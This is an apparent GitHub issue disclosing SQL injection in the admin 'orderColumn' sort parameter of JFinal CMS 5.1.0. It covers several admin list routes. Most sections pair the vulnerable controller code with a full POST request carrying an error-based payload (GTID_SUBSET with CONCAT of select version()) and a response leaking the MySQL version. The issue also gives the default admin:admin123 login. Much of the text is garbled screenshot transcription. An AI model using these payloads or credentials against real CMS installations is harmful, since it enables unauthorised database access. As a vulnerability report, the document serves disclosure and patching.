

New issue

[Jump to bottom](#)

Some SQL injection vulnerabilities exists in JFinal CMS 5.1.0 #51

Open So4ms opened this issue on Aug 9 · 0 comments

So4ms commented on Aug 9 • edited ▼

Administrator login is required. The default account password is admin:admin123

admin/article/list

There is a SQLI vul in background mode.The route is as following

```

@ControllerBind(controllerKey = "/admin/article")
public class ArticleController extends BaseController {

    10 usages
    private static final String path = "/pages/admin/article/article_";

    public void index() { list(); }

    public void list() {
        TbArticle model = getModelByAttr(TbArticle.class);

        SQLUtils sql = new SQLUtils(" from tb_article t " //
            + " left join tb_folder f on f.id = t.folder_id " //
            + " where 1 = 1 ");
        if (model.getAttrValues().length != 0) {
            sql.setAlias("t");
            sql.whereLike( attrName: "title", model.getStr( attr: "title"));
            sql.whereEquals( attrName: "folder_id", model.getInt( attr: "folder_id"));
            sql.whereEquals( attrName: "status", model.getInt( attr: "status"));
        }
        // 站点设置
        int siteId = getSessionUser().getBackSiteId();
        sql.append(" and site_id = " + siteId);

        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(" order by t.folder_id,t.sort,t.create_time desc ");
        } else {
            sql.append(" order by t.").append(orderBy);
        }
    }
}

```

vulnerable argument passing is as following

```

BaseForm.java | ArticleController.java
55 | public boolean isShowCondition() { return showCondition; }
56 |
57 | public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
58 |
59 |
60 |
61 | public Paginator getPaginator() { return paginator; }
62 |
63 |
64 |
65 | public void setPaginator(Paginator paginator) { this.paginator = paginator; }
66 |
67 |
68 |
69 | public String getOrderBy() {
70 |     if (StrUtils.isEmpty(getOrderColumn())) {
71 |         return "";
72 |     }
73 |     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 | }
75 |
76 | public String getOrderColumn() { return orderColumn; }

```

Successful injection at route admin/article/list

Pretty 原始 \n Actions

POST /jfinal_cms/admin/article/list HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Cookie: JSESSIONID=E35DBA47A9027664D0F102BD00900775; JSESSIONID=BE610C59A5945AA5CCB4D445CB4ECE9E; Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033588; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1660033630; session_user="wgPmpe3hEuJWIL+l+kHtxqag1wutWsmHm6eaAgoJH0c="

form.orderColumn= AND GTID_SUBSET (CONCAT (0x7e, (select version()), 0x7e), 1145) %23

Pretty 原始 Render \n Actions

22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38 00.png">
39
40
41
42
43
44 on: Malformed GTID set specification '~5.7.26-log~'.
45
46
47

Query F
Body Pa
Request
Request
Response

admin/article/list_approve

There is a SQLi vul in background mode.The route is as following

```
BaseForm.java x ArticleController.java x
250 }
251
252 renderMessage("保存成功");
253 }
254
255 public void list_approve() {
256     TbArticle model = getModelByAttr(TbArticle.class);
257
258     SQLUtils sql = new SQLUtils(" from tb_article t " //
259         + " left join tb_folder f on f.id = t.folder_id " //
260         + " where approve_status in ( " //
261         + ArticleConstant.APPROVE_STATUS_INIT + "," + ArticleConstant.APPROVE_STATUS_UPDATE + " ) ");
262     if (model.getAttrValues().length != 0) {
263         sql.setAlias("t");
264         sql.whereLike( attrName: "title", model.getStr( attr: "title"));
265         sql.whereEquals( attrName: "folder_id", model.getInt( attr: "folder_id"));
266         sql.whereEquals( attrName: "status", model.getInt( attr: "status"));
267     }
268
269     // 站点设置
270     int siteId = getSessionUser().getBackSiteId();
271     sql.append(" and site_id = " + siteId);
272
273     // 排序
274     String orderBy = getBaseForm().getOrderBy();
275     if (StrUtils.isEmpty(orderBy)) {
276         sql.append(" order by t.folder_id,t.sort,t.create_time desc ");
277     } else {
278         sql.append(" order by ").append(orderBy);
279     }
280
281 }
```

vulnerable argument passing is as following

```
BaseForm.java x ArticleController.java x
53 public boolean isShowCondition() { return showCondition; }
54
55
56
57 public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
58
59
60
61 public Paginator getPaginator() { return paginator; }
62
63
64
65 public void setPaginator(Paginator paginator) { this.paginator = paginator; }
66
67
68
69 public String getOrderBy() {
70     if (StrUtils.isEmpty(getOrderColumn())) {
71         return "";
72     }
73     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 }
75
76 public String getOrderColumn() { return orderColumn; }
```

Successfully injected at route admin/article/list_approve

Pretty原始\nActions

1 POST /jfinal_cms/admin/article/list_approve HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0

4 Content-Type: application/x-www-form-urlencoded

5 Content-Length: 80

6 Cookie: JSESSIONID=E35DBA47A9027664D0F102BD00900775; JSESSIONID=BE610C59A5945AA5CCB4D445CB4ECE9E; Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033588; Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033630; session_user="wgPmpe3hEuJWIL+l+kHtxqag1wutWsMhm6eaAgoJH0c="

7

8 form.orderColumn=) AND GTID_SUBSET (CONCAT (0x7e, (select version()), 0x7e), 1145)%23

Pretty原始Render\nActions

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38 00.png">

39

40

41

42

43

44

45

46

47

on: Malformed GTID set specification '~5.7.26-log~'

Search... 没有匹配

Search... 没有匹配

Query

Body f

Reque

Reque

Respo

admin/comment

There is a SQLI vul in background mode.The route is as following

```

17  @ControllerBind(controllerKey = "/admin/comment")
18  public class CommentController extends BaseController {
19
20      4 usages
21      private static final String path = "/pages/admin/comment/comment_";
22
23      public void list() {
24          TbComment model = getModelByAttr(TbComment.class);
25
26          SQLUtils sql = new SQLUtils(" from tb_comment t " //
27              + " left join tb_article a on a.id = t.article_id where 1=1 ");
28          if (model.getAttrValues().length != 0) {
29              sql.setAlias("t");
30              // 查询条件
31              sql.whereLike( attrName: "content", model.getStr( attr: "content"));
32
33              sql.whereEquals( attrName: "article_id", model.getInt( attr: "article_id"));
34          }
35
36          // 排序
37          String orderBy = getBaseForm().getOrderBy();
38          if (StrUtils.isEmpty(orderBy)) {
39              sql.append(" order by t.id desc ");
40          } else {
41              sql.append(" order by ").append(orderBy);
42          }

```

vulnerable argument passing is as following

```

53  public boolean isShowCondition() { return showCondition; }
54
55  public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
56
57  public Paginator getPaginator() { return paginator; }
58
59  public void setPaginator(Paginator paginator) { this.paginator = paginator; }
60
61  public String getOrderBy() {
62      if (StrUtils.isEmpty(getOrderColumn())) {
63          return "";
64      }
65      return " " + getOrderColumn() + " " + getOrderAsc() + " ";
66  }
67
68  public String getOrderColumn() { return orderColumn; }

```

Successfully injected at route admin/comment/list

1	POST /jfinal_cms/admin/comment/list HTTP/1.1	22	
2	Host: localhost	23	Body Parameters (1)
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0	24	Request Cookies (5)
4	Content-Type: application/x-www-form-urlencoded	25	Request Headers (5)
5	Content-Length: 80	26	Response Headers (4)
6	Cookie: JSESSIONID=E35DBA47A9027664D0F102BD00900775; JSESSIONID=BE610C59A5945AA5CCB4D445CB4ECE9E; Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033588; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1660033630; session_user=	27	
7	"wgPmpe3hEuJWIL+I+kHtxqag1wutWsMhm6eaAgoJH0c="	28	
8	form.orderColumn=) AND GTID_SUBSET (CONCAT (0x7e, (select version()), 0x7e), 1145) %23	29	
		30	
		31	
		32	
		33	
		34	
		35	
		36	
		37	
		38	00.png">
		39	
		40	
		41	
		42	
		43	on: Malformed GTID set specification '~5.7.26-log~'.
		44	
		45	
		46	

admin/contact/list

There is a SQLi vul in background mode.The route is as following

```

@ControllerBind(controllerKey = "/admin/contact")
public class ContactController extends BaseController {

    4 usages
    private static final String path = "/pages/admin/contact/contact_";

    public void list() {
        TbContact model = getModelByAttr(TbContact.class);

        SQLUtils sql = new SQLUtils(" from tb_contact t where 1=1 ");
        if (model.getAttrValues().length != 0) {
            sql.setAlias("t");
            sql.whereLike( attrName: "name", model.getStr( attr: "name"));
            sql.whereEquals( attrName: "type", model.getStr( attr: "type"));
        }

        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(" order by id desc ");
        } else {
            sql.append(" order by ").append(orderBy);
        }

        Page<TbContact> page = TbContact.dao.paginate(getPaginator(), select: "select t.* ", //
            sql.toString().toString());
    }
}

```

vulnerable argument passing is as following

```

BaseForm.java | ArticleController.java
53 | public boolean isShowCondition() { return showCondition; }
56 |
57 | public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
60 |
61 | public Paginator getPaginator() { return paginator; }
64 |
65 | public void setPaginator(Paginator paginator) { this.paginator = paginator; }
68 |
69 | public String getOrderBy() {
70 |     if (StrUtils.isEmpty(getOrderColumn())) {
71 |         return "";
72 |     }
73 |     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 | }
75 |
76 | public String getOrderColumn() { return orderColumn; }

```

Successfully injected at route admin/contact/list

1	POST /jfinal_cms/admin/contact/list HTTP/1.1	22	
2	Host: localhost	23	Box
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0	24	Rec
4	Content-Type: application/x-www-form-urlencoded	25	Rec
5	Content-Length: 80	26	Res
6	Cookie: JSESSIONID=E35DBA47A9027664D0F102BD00900775; JSESSIONID=BE610C59A5945AA5CCB4D445CB4ECE9E; Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033588; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1660033630; session_user="wgPmpe3hEuJWIL+l+kHtxqag1wutWsMhm6eaAgoJH0c="	27	
7		28	
8	form.orderColumn=) AND GTID_SUBSET (CONCAT (0x7e, (select version()), 0x7e), 1145)%23	29	
		30	
		31	
		32	
		33	
		34	
		35	
		36	
		37	
		38	00.png">
		39	
		40	
		41	
		42	
		43	on: Malformed GTID set specification '~5.7.26-log~'.
		44	
		45	
		46	

admin/foldernotice/list

There is a SQLi vul in background mode.The route is as following

```
@ControllerBind(controllerKey = "/admin/foldernotice")
public class FoldernoticeController extends BaseProjectController {

    4 usages
    private static final String path = "/pages/admin/foldernotice/foldernotice_";

    public void list() {
        TbFolderNotice model = getModelByAttr(TbFolderNotice.class);

        SQLUtils sql = new SQLUtils(" from tb_folder_notice t " //
            + " left join tb_folder f on f.id = t.folder_id " //
            + " where is_deleted = " + JFlyFoxUtils.IS_DELETED_NO + " ");
        if (model.getAttrValues().length != 0) {
            sql.setAlias("t");
            // 查询条件
            sql.whereEquals( attrName: "folder_id", model.getInt( attr: "folder_id"));
        }
        // 站点设置
        sql.append(" and site_id = " + getSessionUser().getBackSiteId());

        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(" order by t.folder_id,t.sort,t.id desc ");
        } else {
            sql.append(" order by ").append(orderBy);
        }
    }
}
```

vulnerable argument passing is as following

```
BaseForm.java | ArticleController.java
53 public boolean isShowCondition() { return showCondition; }
56
57 public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
60
61 public Paginator getPaginator() { return paginator; }
64
65 public void setPaginator(Paginator paginator) { this.paginator = paginator; }
68
69 public String getOrderBy() {
70     if (StrUtils.isEmpty(getOrderColumn())) {
71         return "";
72     }
73     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 }
75
76 public String getOrderColumn() { return orderColumn; }
```

Successfully injected at route admin/foldernotice/list

1	POST /jfinal_cms/admin/foldernotice/list HTTP/1.1	22	
2	Host: localhost	23	Body
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0	24	Req
4	Content-Type: application/x-www-form-urlencoded	25	Req
5	Content-Length: 80	26	Req
6	Cookie: JSESSIONID=E35DBA47A9027664D0F102BD00900775; JSESSIONID=BE610C59A5945AA5CCB4D445CB4ECE9E; Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033588; Hm_lpv_1040d081eea13b44d84a4af639640d51=1660033630; session_user= "wgPmpe3hEuJWIL+I+kHtxqag1wutWsMhm6eaAgoJH0c="	27	Resp
7		28	
8	form.orderColumn=) AND GTID_SUBSET (CONCAT (0x7e, (select version()), 0x7e), 1145)%23	29	
		30	
		31	
		32	
		33	
		34	
		35	
		36	
		37	
		38	0.png">
		39	
		40	
		41	
		42	
		43	
		44	on: Malformed GTID set specification '~5.7.26-log~'.
		45	
		46	
		47	

admin/folderollpicture/list

There is a SQLi vul in background mode.The route is as following

```

@ControllerBind(controllerKey = "/admin/folderrollpicture")
public class FolderrollpictureController extends BaseController {

    4 usages
    private static final String path = "/pages/admin/folderrollpicture/folderrollpicture_";

    public void list() {
        TbFolderRollPicture model = getModelByAttr(TbFolderRollPicture.class);

        SQLUtils sql = new SQLUtils(" from tb_folder_roll_picture t " //
            + " left join tb_folder f on f.id = t.folder_id " //
            + " where is_deleted = " + JFlyFoxUtils.IS_DELETED_NO + " ");
        if (model.getAttrValues().length != 0) {
            sql.setAlias("t");
            // 查询条件
            sql.whereEquals( attrName: "folder_id", model.getInt( attr: "folder_id"));
        }
        // 站点设置
        sql.append(" and site_id = " + getSessionUser().getBackSiteId());

        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(" order by t.folder_id,t.sort,t.id desc ");
        } else {
            sql.append(" order by ").append(orderBy);
        }
    }
}

```

vulnerable argument passing is as following

```

BaseForm.java | ArticleController.java
53 public boolean isShowCondition() { return showCondition; }
56
57 public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
60
61 public Paginator getPaginator() { return paginator; }
64
65 public void setPaginator(Paginator paginator) { this.paginator = paginator; }
68
69 public String getOrderBy() {
70     if (StrUtils.isEmpty(getOrderColumn())) {
71         return "";
72     }
73     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 }
75
76 public String getOrderColumn() { return orderColumn; }

```

Successfully injected at route admin/folderrollpicture/list

```
POST /jfinal_cms/admin/folderollpicture/list HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:103.0) Gecko/20100101 Firefox/103.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Cookie: JSESSIONID=E35DBA47A9027664D0F102BD00900775;
JSESSIONID=BE610C59A5945AA5CCB4D445CB4ECE9E;
Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033588;
Hm_lpv_1040d081eea13b44d84a4af639640d51=1660033630;
session_user=
"wgPmpe3hEuJWIL+I+kHtxqag1wutWsMhm6eaAgoJH0c="
Form.orderColumn=) AND GTID_SUBSET (CONCAT (0x7e, (select
version()), 0x7e), 1145)%23
```

22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45

0.png">

Malformed GTID set specification '~5.7.26-log~'.

admin/friendlylink/list

There is a SQLi vul in background mode.The route is as following

```

@ControllerBind(controllerKey = "/admin/friendlylink")
public class FriendlylinkController extends BaseProjectController {

    4 usages
    private static final String path = "/pages/admin/friendlylink/friendlylink_";

    public void list() {
        TbFriendlylink model = getModelByAttr(TbFriendlylink.class);

        SQLUtils sql = new SQLUtils(" from tb_friendlylink t"
            + " left join tb_site s on s.id = t.site_id where 1=1 ");
        if (model.getAttrValues().length != 0) {
            sql.setAlias("t");
            sql.whereLike( attrName: "name", model.getStr( attr: "name"));
        }

        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(" order by t.sort,t.id ");
        } else {
            sql.append(" order by ").append(orderBy);
        }

        Page<TbFriendlylink> page = TbFriendlylink.dao.paginate(getPaginator(), select: "select t.*,s
    
```

vulnerable argument passing is as following

```

BaseForm.java | ArticleController.java
53 | public boolean isShowCondition() { return showCondition; }
56 |
57 | public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
60 |
61 | public Paginator getPaginator() { return paginator; }
64 |
65 | public void setPaginator(Paginator paginator) { this.paginator = paginator; }
68 |
69 | public String getOrderBy() {
70 |     if (StrUtils.isEmpty(getOrderColumn())) {
71 |         return "";
72 |     }
73 |     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 | }
75 |
76 | public String getOrderColumn() { return orderColumn; }

```

Successfully injected at route admin/friendlylink/list

```
1 POST /jfinal_cms/admin/friendlylink/list HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:103.0) Gecko/20100101 Firefox/103.0
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 80
6 Cookie: JSESSIONID=E35DBA47A9027664D0F102BD00900775;
JSESSIONID=BE610C59A5945AA5CCB4D445CB4ECE9E;
Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033588;
Hm_lpv_1040d081eea13b44d84a4af639640d51=1660033630;
session_user=
"wgPmpe3hEuJWIL+l+kHtxqag1wutWsMhm6eaAgoJH0c="
7
8 form.orderColumn=) AND GTID_SUBSET (CONCAT (0x7e, (select
version()),0x7e),1145)%23
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38 0.png">
39
40
41
42
43
44
45
46
47
```

admin/imagealbum/list

There is a SQLi vul in background mode.The route is as following

```

@ControllerBind(controllerKey = "/admin/imagealbum")
public class ImagealbumController extends BaseController {

    4 usages
    private static final String path = "/pages/admin/imagealbum/imagealbum_";

    public void list() {
        TbImageAlbum model = getModelByAttr(TbImageAlbum.class);

        SQLUtils sql = new SQLUtils(" from tb_image_album t "
            + " left join tb_image_album f  on f.id = t.parent_id  where 1=1 ");
        if (model.getAttrValues().length != 0) {
            sql.setAlias("t");
            sql.whereLike( attrName: "name", model.getStr( attr: "name"));
            sql.whereEquals( attrName: "status", model.getInt( attr: "status"));
        }

        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(" order by t.sort,t.id desc");
        } else {
            sql.append(" order by t.").append(orderBy);
        }
    }
}

```

vulnerable argument passing is as following

```

BaseForm.java x ArticleController.java x
55 public boolean isShowCondition() { return showCondition; }
56
57 public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
60
61 public Paginator getPaginator() { return paginator; }
64
65 public void setPaginator(Paginator paginator) { this.paginator = paginator; }
68
69 public String getOrderBy() {
70     if (StrUtils.isEmpty(getOrderColumn())) {
71         return "";
72     }
73     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 }
75
76 public String getOrderColumn() { return orderColumn; }

```

Successfully injected at route admin/imagealbum/list

1	POST /jfinal_cms/admin/imagealbum/list HTTP/1.1	22	
2	Host: localhost	23	Body Param
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0	24	Request Co
4	Content-Type: application/x-www-form-urlencoded	25	Request He
5	Content-Length: 78	26	Response I
6	Cookie: JSESSIONID=E35DBA47A9027664D0F102BD00900775; JSESSIONID=BE610C59A5945AA5CCB4D445CB4ECE9E; Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033588; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1660033630; session_user="wgPmpe3hEuJWIL+l+kHtxqag1wutWsMhm6eaAgoJH0c="	27	
7		28	
8	form.orderColumn=AND GTID_SUBSET (CONCAT (0x7e, (select version()), 0x7e), 1145) %23	29	
		30	
		31	
		32	
		33	
		34	
		35	
		36	
		37	
		38	.png">
		39	
		40	
		41	
		42	
		43	
		44	Malformed GTID set specification '~5.7.26-log~'.
		45	
		46	
		47	

admin/image/list

There is a SQLi vul in background mode.The route is as following

```

@ControllerBind(controllerKey = "/admin/image")
public class ImageController extends BaseController {

    4 usages
    private static final String path = "/pages/admin/image/image_";

    public void list() {
        TbImage model = getModelByAttr(TbImage.class);

        SQLUtils sql = new SQLUtils(" from tb_image t where 1=1 ");
        if (model.getAttrValues().length != 0) {
            sql.setAlias("t");
            sql.whereEquals( attrName: "album_id", model.getAlbumId());
            sql.whereLike( attrName: "name", model.getStr( attr: "name"));
            sql.whereEquals( attrName: "status", model.getInt( attr: "status"));
        }

        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(" order by sort,id desc");
        } else {
            sql.append(" order by ").append(orderBy);
        }
    }
}

```


vulnerable argument passing is as following

```

BaseForm.java | ArticleController.java
53 | public boolean isShowCondition() { return showCondition; }
56 |
57 | public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
60 |
61 | public Paginator getPaginator() { return paginator; }
64 |
65 | public void setPaginator(Paginator paginator) { this.paginator = paginator; }
68 |
69 | public String getOrderBy() {
70 |     if (StrUtils.isEmpty(getOrderColumn())) {
71 |         return "";
72 |     }
73 |     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 | }
75 |
76 | public String getOrderColumn() { return orderColumn; }

```

Successfully injected at route admin/image/list



admin/site/list

There is a SQLi vul in background mode. The route is as following

```

Author: nyloX 2014-4-24
@ControllerBind(controllerKey = "/admin/site")
public class SiteController extends BaseController {

    4 usages
    private static final String path = "/pages/admin/site/site_";

    public void index() { list(); }

    public void list() {
        TbSite model = getModelByAttr(TbSite.class);

        SQLUtils sql = new SQLUtils(" from tb_site t where 1=1 ");
        if (model.getAttrValues().length != 0) {
            sql.setAlias("t");
            // 查询条件
            sql.whereLike( attrName: "name", model.getStr( attr: "name"));
        }
        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(" order by t.sort,t.id ");
        } else {
            sql.append(" order by ").append(orderBy);
        }

        Page<TbSite> page = TbSite.dao.paginate(getPaginator(), select: "select t.* ", //

```

vulnerable argument passing is as following

```

BaseForm.java x ArticleController.java x
53 public boolean isShowCondition() { return showCondition; }
56
57 public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }
60
61 public Paginator getPaginator() { return paginator; }
64
65 public void setPaginator(Paginator paginator) { this.paginator = paginator; }
68
69 public String getOrderBy() {
70     if (StrUtils.isEmpty(getOrderColumn())) {
71         return "";
72     }
73     return " " + getOrderColumn() + " " + getOrderAsc() + " ";
74 }
75
76 public String getOrderColumn() { return orderColumn; }

```

Successfully injected at route admin/site/list

1 POST /jfinal_cms/admin/site/list HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0

4 Content-Type: application/x-www-form-urlencoded

5 Content-Length: 80

6 Cookie: JSESSIONID=E35DBA47A9027664D0F102BD00900775; JSESSIONID=BE610C59A5945AA5CCB4D445CB4ECE9E; Hm_lvt_1040d081eea13b44d84a4af639640d51=1660033588; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1660033630; session_user= "wgPmpe3hEuJWIL+l+kHtxqag1wutWsmHm6eaAgoJH0c="

7

8 form.orderColumn=) AND GTID_SUBSET (CONCAT (0x7e, (select version()), 0x7e), 1145)%23

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38 .png">

39

40

41

42

43

44

45

Body Parameters (1)

Request Cookies (5)

Request Headers (5)

Response Headers (4)

Malformed GTID set specification '~5.7.26-log~'.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

